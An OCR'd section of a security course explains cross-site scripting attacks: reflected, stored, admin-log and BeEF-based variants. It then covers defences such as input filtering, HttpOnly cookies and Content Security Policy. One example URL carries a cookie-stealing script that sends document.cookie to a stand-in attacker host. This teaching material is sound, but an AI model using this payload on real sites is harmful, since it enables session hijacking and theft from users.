
Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

The next web application attack exploits an incredibly common vulnerability. If a web server reflects user input back to users, a bad person could launch a Cross-Site Scripting attack.

Cross-Site Scripting

- Consider a website that gathers user input
- User input is sent back to user's browser without filtering
  - "You just typed in the following, right?" [user_input]
- Attacker crafts URL with a script in it
  - Script in the URL is sent to server as user input
  - User input displayed back to user; script "reflected" back to client
  - Script runs on client browser

```
<SCRIPT>alert("You are vulnerable to cross-site
scripting!");</SCRIPT>
```



This is OK to use for your personal testing, but don't use it to demonstrate a vulnerability. Instead, demonstrate an exploit that illustrates the threat of XSS.

Cross-Site Scripting enables an attacker to steal information (such as cookies) from users of a vulnerable website. So, if your online bank is vulnerable, we might steal your banking cookies.

Cross-Site Scripting is based on web applications that reflect user input back to a user. Many web applications do this. Consider a search engine. You type in the search string, and the application says back to you, "You just searched for:" followed by what you typed. Or how about a loan application? You type in your address, and the application says back to you: "You said your address was this:" followed by what you typed.

Cross-Site Scripting involves sending scripting code (usually JavaScript) to a web application that sends data back to the browser. The web server has an application that reflects user input back to a web browser. When the code gets to the browser, it is executed. Upon reaching a browser, the script on this page pops up a dialogue box.

You may be thinking, "So what?! I can type in scripts and hack myself. What's the big deal?"

Exploiting XSS

Cross-Site Scripting

- Attacker intends to obtain sensitive data from victim user that is only accessible in the security context of the target site:
  - For example, I want to steal your online banking cookies!
  - Or, the attacker wants to run transactions as a victim user
- Attacker searches target site to find functionality that does not filter user-supplied input, especially HTML <SCRIPT> tags
  - The site displays back to the user something the user types in
- Attacker writes a URL with specialized browser script (most likely in JavaScript) that performs an action as a victim user on the target site

```
http://counterhack.net/search.php?word=<SCRIPT>document.location='http://att
ackersite.com/cgi-bin/grab.cgi?'%2bdocument.cookie;</SCRIPT>
```


Before we get too far ahead of ourselves, let's consider the environment necessary for a Cross-Site Scripting attack. The attacker wants to get information from a user that is stored on his browser, such as a cookie.

The attacker searches for a website that reflects input back to a user. The website must reflect back everything the user types in, including special characters included in scripting languages. The attacker doesn't want an application that filters out scripting characters because that foils the foul plan. (Note that some weak XSS filtering is possible to evade using the amazing examples published by OWASP at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.)

After finding a website that meets these requirements, the attacker composes a URL to access the web application and send the app some input. The user input sent to the web app is the script to be executed on a browser. The URL might look something like this:

```
http://counterhack.net/search.php?word=<SCRIPT LANGUAGE=Javascript>alert
("Vulnerable!");</SCRIPT>
```

This URL accesses the counterhack.net website and invokes the search.php script. It passes this search script a variable called word, with a value of `"<SCRIPT LANGUAGE=Javascript>alert ("Vulnerable!");</SCRIPT>"`. If that script is returned to a browser, it pops up a dialogue box on the browser machine that sends it.

The other example on the slide steals cookies from the victim. Here's how it works. The user clicks this link, which accesses counterhack.net, invoking a script on the website called search.php. The search script is fed a variable called word, with a value that it is to search for. The website searches for this value and responds back saying that it is searching for the given value. The value contains a browser script, which is sent back to the browser. When it is there, it runs. Inside the browser, the script tries to fetch a document from the location of the attacker's site (attackersite.com), passing to a CGI script called grab.cgi the current document's cookie.

The %2b is merely an encoded form of the + sign, which in a URL typically represents a space. So, the current document's cookie is passed to the attacker's CGI script on the attacker's website. The grab.cgi script could simply record into a file on the attacker's site all cookies that it receives. Interestingly, this browser script passes the cookie to the attacker's site even if grab.cgi doesn't exist on the website!

Walkthrough

Cross-Site Scripting

1. Victim uses a website that sets cookies on the victim's browser
2. Victim clicks a URL or visits a website that includes the malicious script
3. Victim user's browser transmits malicious code to the vulnerable target site as a web request
4. Target site reflects the malicious code back to the victim user's browser in the response to the request
5. Malicious code executes within victim user's browser under the security context of the target site

Here's how Cross-Site Scripting works, in five short steps.


Step 1: The victim user sets up an account on a web server that is vulnerable to Cross-Site Scripting. At some point in the application, a user's input is reflected back to the user without any filtering of scary scripting characters. The web application also might store cookies on the browser.

Step 2: The attacker sends the victim an email or tricks the victim into visiting a website with a link. The victim clicks the link that includes the embedded JavaScript.

Step 3: The victim's browser transmits the script to the web application as user input.

Step 4: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 5: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website.) Therefore, the script can grab all cookies for this site and send them via http or email them to the attacker.



This picture shows the details of the attack described in words on the previous slide. The attack shown here is sometimes called a "reflected" XSS attack because the script is reflected off the target website back into the user's browser. Here are the steps of this attack again:

Step 1: The victim user sets up an account on a web server that is vulnerable to Cross-Site Scripting. At some point in the application, a user's input is reflected back to the user without any filtering of scary scripting characters. The web application also might store cookies on the browser.


Step 2: The attacker sends the victim an email or tricks the victim into visiting a website with a link. The victim clicks the link that includes the embedded JavaScript.

Step 3: The victim's browser transmits the script to the web application as user input.

Step 4: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 5: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website.) Therefore, the script can grab all cookies for this site and send them via http or email them to the attacker.

Now, the attacker has the victim's cookies, which could include sensitive data. Alternatively, a session credential might be sent from the victim to the attacker, so the attacker could log in to the application as the victim.



In an alternative form of this attack, note that Steps 2 and 3 might not involve the victim's browser. If the target site allows content to be posted by third parties, it's possible that the attacker can just post content directly on the target site. The attack shown here is sometimes called a "stored" XSS attack because the script is stored on the target website's backend and delivered back to the user's browser. This content could include malicious browser scripts, delivered in Steps 1 and 2 as shown in this slide. The remaining steps of the attack occur in the same way.


Step 4: The web application reflects the user input back to the victim's browser. This user input, remember, is the script.

Step 5: The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website). Therefore, the script can grab all cookies for this site and send them via http or email them to the attacker.

Now the attacker has the victim's cookies, which could include sensitive data. Alternatively, a session credential might be sent from the victim to the attacker, so the attacker could log in to the application as the victim.

XSS for Access to Internal Systems

- Using an XSS variant, the attacker could start scanning or otherwise attacking the internal network
- Presentation by Grossman and Niedzialkowski on concept
- Symantec white paper on "Drive-By Pharming" by Stamm, Ramzan, and Jakobsson to alter DNS config of consumer routers
- Jikto tool by Billy Hoffman performs a Nikto scan of internal websites using XSS functionality
- Dan Kaminsky has demonstrated arbitrary TCP access via browser scripts




It's possible to use a variation of XSS attacks to conduct a scan of an internal network. Consider the picture on this slide. Here, the victim machine has surfed to a site where the attacker has posted content (perhaps a social networking site or some other venue where the attacker can host content). The attacker has put a series of browser scripts on this site. When the victim machine accesses the site, the scripts are delivered to the victim machine, where they run. When they run, these scripts could be built to launch a scan of the internal network inside a firewall with the victim machine. The script could try to make a connection to TCP port 443 on another IP address inside the network (perhaps on the same subnet as the victim). Now the attacker cannot directly determine the output of the script because the scripting languages do not allow script output to be passed back to the web server. However, the scripting languages do pass back to the originating website an indication of script success or failure. Thus, if the connection can be made to TCP port 443, the attacker gets a success indication. Otherwise, the attacker learns of the failure. Now the attacker knows if that port is opened or closed. Using a series of these scripts or a more complex single script, the attacker can scan the internal network for open ports and vulnerable servers. It's even possible to deliver an exploit using this mechanism, so the browser in effect bounces an attack back against internal servers.

Going further, some researchers from Symantec wrote a paper about how a script fetched by a browser could run in the browser and log in to a local router using a default user ID and password. It could then reconfigure the router to redirect all DNS queries to an attacker's DNS server. And the evolution continues. Billy Hoffman wrote a tool called *Jikto* that is a series of browser scripts. When passed into a browser, they make the browser conduct a scan of other websites to determine if they are hosting vulnerable web server content, such as the PHP, CGI, ASP, and Cold Fusion scripts that are measured by the Nikto. Think about it—if you surf to a website with attacker content, your browser could be made to scan another website to find vulnerabilities. If an attacker could put such a script on a popular social networking site, thousands of users could be tricked into scanning other sites, resulting in a distributed scan using other people's browsers. Dan Kaminsky showed how a series of browser scripts could give the attacker arbitrary access to any TCP-based service on an internal network via a user's browser.

The Browser Exploitation Framework (BeEF)

Cross-Site Scripting

- BeEF, by Wade Alcorn, takes interactive control of the browser via an XSS hook even further:
  - A modular framework
- Modules include:
  - Port scanner
  - Visited URLs (history grabber)
  - Software inventory (browser plugins, Java, QuickTime, and virtualization)
  - Alter current web page view in browser (deface page)
  - Deliver Metasploit exploit to another target (cause hooked browser to exploit another machine)
  - Many more modules, including integration with XSS Shell



Exercising even deeper and more flexible control of browsers via XSS attacks, the Browser Exploitation Framework (BeEF) by Wade Alcorn offers a modular framework of features for controlling browsers. As with XSS Shell, the attacker must configure a BeEF server that is used to control the zombie browsers. The attacker must also load a BeEF hook on an XSS-vulnerable website. When a victim browser accesses the web page containing the BeEF hook, the victim's browser contacts the BeEF server, and then the attacker can control that browser using functionality from the BeEF modules.

These modules include

- A port scanner, causing the victim browser to scan any IP address the attacker chooses.
- A visited URL grabber, pulling browser history from the victim machine.
- A series of software inventory modules, letting the attacker know which browser plugins are installed, the version of Java or QuickTime on the machine, whether the browser is running on a virtual machine, and much more.
- A module that lets the attacker alter the appearance of the current web page on the victim's browser, in effect defacing it on the browser itself.
- A feature that allows the attacker to tell the victim's browser to deliver a Metasploit exploit to any other machine of the attacker's choosing. That is, the attacker can use the zombie browser as a delivery platform for exploits to other target machines.

There are dozens of additional modules, including integration with the XSS Shell tool.

XSS to Exploit Admin Apps

Cross-Site Scripting


- Many applications have an administrative console accessed using a browser
- Such applications typically log all kinds of things:
  - Date and timestamp
  - User account
  - Transaction type and transaction details
  - User agent string (browser type)
  - Possibly packet logs
- The administrator reviews these logs using app-level credentials in the application

And XSS issues go even further. Many web applications have a web-based administrative console. This console can configure the web application and view its logs. Most web applications log detailed information about the actions of users on the web application, storing information such as

- Date and timestamp
- User account
- Transaction type and transaction details
- User agent string (browser type)
- Possibly packet logs

Admins periodically review these logs using a web-based admin tool. Still, the contents of some of these log fields can be controlled by an attacker, possibly injecting browser scripts into them.

The next slide shows the flow of this kind of attack.



To visualize this kind of attack, suppose we have some sort of application that gathers input from a user and stores it, perhaps in logs for later administrator review. An administrator periodically views the stored content or logs that contain this user input sent by the attacker.

In Step 1, the attacker provides input of some kind that includes a browser script. In Step 2, the application logs this input from the user, perhaps passing it to a separate logging server. In Step 3, an admin user views the logs using a browser-based admin application.

In Step 4, the evil content the attacker inserted into the logs runs in the admin's browser, possibly stealing cookies from it and delivering them to the attacker. Alternatively, in Step 5, the script running in the admin's browser could alter the application in some way using the admin's credentials. It might even add the attacker as a new administrator account in the application.

We've seen numerous applications with this kind of vulnerability, including a cash management system in a bank, a credit card processing system, three enterprise antispyware tools, one enterprise information security tool, and others.

Defenses: Preparation

- Remove from user input all characters that are meaningful in scripting languages: =<>"'();&
  - You must do this filtering on the server side
- More generally, on the server side, your application must filter out:
  - Quotes of all kinds (', ", and `)
  - Semicolons (;), asterisks (*), percent signs (%), underscores (_)
  - Other shell/scripting metacharacters (=&\|*?~<>^()[]{}$\n\r)
- It's also a good idea to delete or encode these from website output too!
  - Microsoft's free Anti-XSS library for ASP .NET code encodes all output not included in a specific whitelist before sending it to browsers to prevent XSS attacks
- ModSecurity for Apache, IIS, and Nginx include such filtering capabilities

Your best bet: Define characters that are ok (alpha and numeric) and filter everything else out — a whitelist approach

XSS is definitely a problem. How can we thwart it? We need to employ careful and thorough user input filtering. These defenses are the same ones we saw for SQL injection! That's a two-fer. By defending against SQL injection, you can also defend against Cross-Site Scripting.

That's pretty nice because they are two totally different kinds of attack. SQL injection goes after a backend database. XSS goes after other users' frontend browsers. Still, by filtering out the offending characters at the web app, we can protect both the backend and the frontend.

By the way, as an extra level of control, it's also a good idea to delete special characters from the website's output variables! Of course, the website must respond with scripts and tags to implement a web application. However, to make absolutely sure that Cross-Site Scripting is prevented, the web application could cleanse each variable to be displayed on a browser's screen, removing these characters before composing the HTML for a response. Microsoft offers a free Anti-XSS library that ASP .NET developers can call to encode all output characters that are not included in an allowed whitelist before sending that output to browsers, with the goal of preventing the scripts from running due to their encoding.

Client Defenses: Preparation

- To defend clients, disable scripting or use browser features to selectively control scripts:
  - NoScript Firefox extension at http://noscript.net
    - Selectively allows JavaScript, Java, Flash, and other plugins to be invoked only by certain trusted websites
    - Also includes anti-XSS capabilities, looking for suspicious scripting activity and blocking it
  - IE 8 and later include a built-in XSS filter:
    - Looks for JavaScript included in URLs or HTTP POST variables
    - When it finds such elements, IE analyzes whether they are potentially dangerous, and, if so, it neuters them by filtering out elements of the script
    - The user is alerted when suspicious scripts are detected and filtered
    - Google's Chrome browser includes an XSS filter as well

To defend browsers and other clients that process browser scripts, you could disable scripting support in the client configuration. However, turning off all scripting support for languages such as JavaScript can break many websites that may be important to users. Another option is to use a script filter, which can allow scripts from some sites and block them from others, or alternatively, prompt a user when a suspicious browser script is encountered.

The NoScript extension for the Firefox browser enables users to select certain sites from which they allow scripts to run, blocking all scripts from other sites. In addition, NoScript includes logic to detect suspicious scripting activity, even from allowed sites, which may indicate an XSS attack.

IE 8 and later include a built-in XSS filter, looking for JavaScript included in URLs or HTTP POST variables, a potential sign of an XSS attack. When it finds such elements, it analyzes whether they are dangerous, such as attempting to steal a cookie and pass it to another site. When it does detect such activity, IE filters the script and warns the user.

Google's Chrome browser also includes XSS filtering.

Server Defenses: Preparation

- Limit cookie accessibility with HttpOnly flag
  - Prevents cookie from being accessed in JavaScript
- Ensure servers set a Content Security Policy
  - Server declares which dynamic resources are permitted to load in the browser (JavaScript, CSS, images, fonts, etc.)
  - Browser can report sanitized content to a specified URL if an attack attempt is detected

NOTE

Internet Explorer lacks Content Security Policy support, leaving it at a security disadvantage over other modern browsers.

```
$ wget --server-response https://server.tld 2>&1 | grep -E "Content-
Security-Policy|Set-Cookie"
  Content-Security-Policy: default-src: 'self' ; report-uri /cspreport
  Set-Cookie: GAPS=1:fp__zJ6sQyYrHgByrMonHRfKHg:enBM3HfpCFuS;Secure;HttpOnly
```


To provide additional defenses against XSS attacks, consider enforcing rules that mitigate the opportunity for attackers to exploit an XSS-vulnerable application. Configure web servers to set response headers to mark cookies as `HttpOnly`. This option does not require that the cookie is sent over HTTP (the `Secure` flag is used to enforce cookie transport over HTTPS only). Instead, it makes the cookie inaccessible from JavaScript running in the browser, preventing an attacker who can inject arbitrary JavaScript in an XSS request from accessing session cookies or other protected cookie values. This change can break some applications that require JavaScript access to cookies though, so test before deployment.

Another recommendation is to use the Content Security Policy (CSP) header on web servers to declare where linked resources can be loaded from in the requested page by the browser. In the example on this page, the `Content-Security-Policy` header indicates that JavaScript, CSS, images, fonts, iframes, and more should only be loaded from the current site (server.tld). You can expand this declaration to include resources loaded from permitted third-party servers as well, preventing an attacker from delivering JavaScript content from any other unauthorized sites.

Note that as of this writing, Internet Explorer does not support the CSP feature. This leaves Internet Explorer at a significant security disadvantage over other modern browsers (Chrome, Firefox, Edge, Safari). An attacker who identifies an XSS flaw may attempt to exploit it by targeting IE users, circumventing the CSP policy on the site.

While IE cannot leverage this feature, if a CSP-capable browser identifies an attempt to exploit an XSS flaw on the site, you can configure the CSP policy to report sanitized data about the attack using the CSP `report-uri` feature. In the example on this page, any content that attempts to load external to server.tls will cause the CSP-capable browser to report it at https://server.tld/cspreport.

References:
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md
https://content-security-policy.com/

Additional XSS Defenses

- Identification:
  - IDS and/or logs showing user input with embedded scripts
  - Watch for encoded information (Hex, Unicode, etc.)
- Containment:
  - Add a filter to incoming data
- Eradication:
  - Remove attacker's data and/or transactions
- Recovery:
  - Contact anti-fraud group

How can you identify XSS attacks? Your IDS may have signatures for XSS attempts, noting that user input came with scripts embedded in it. Likewise, if your web application has solid logging capabilities, you might detect a series of scripts in the logs. Beware of the encoding of such input using Hex or Unicode equivalents.

For containment, you should quickly devise, test, and deploy a filter for your web application that removes relevant characters from user input associated with scripts.

To eradicate the problem, remove any attacker-initiated transactions or data loaded onto the side. Recovery typically involves calling your anti-fraud group and starting an investigation with them.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

Now perform a lab in which you analyze a target web application with a Cross-Site Scripting flaw and a SQL injection flaw. Move to your Linux guest machine to get ready for the lab.

LAB 4.4

Please work on the lab exercise
Cross-Site Scripting and SQL Injection



This page intentionally left blank.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Open Web Application Security Project
Account Harvesting
Command Injection
SQL Injection
Cross-Site Scripting
Lab 4.4: XSS and SQLi
Attacking Web App State Maintenance

Now we're going to talk about a technique called attacking web app state maintenance.

Attacking Web App State Maintenance

- At the initiation of a session (during user authentication), most applications generate a session ID and pass it to the browser
- URL session tracking, hidden form elements, and cookies are often used to track a user's session
  - "Here, hold this!"
  - Session ID and other information is often shared
- The browser sends this information back to the server with each subsequent interaction during the session
  - In this way, the user is identified/authenticated at each step of the interaction


When a user initiates a session with a web server for an online application, many applications request a user ID and password to authenticate the user. Most web applications take this authentication information (that is, the user ID and password) and verify that it's proper. If it is a valid user account and valid password, most applications generate a user ID. This user ID (also called a session credential) is just a sequence of characters or numbers sent back to the browser.

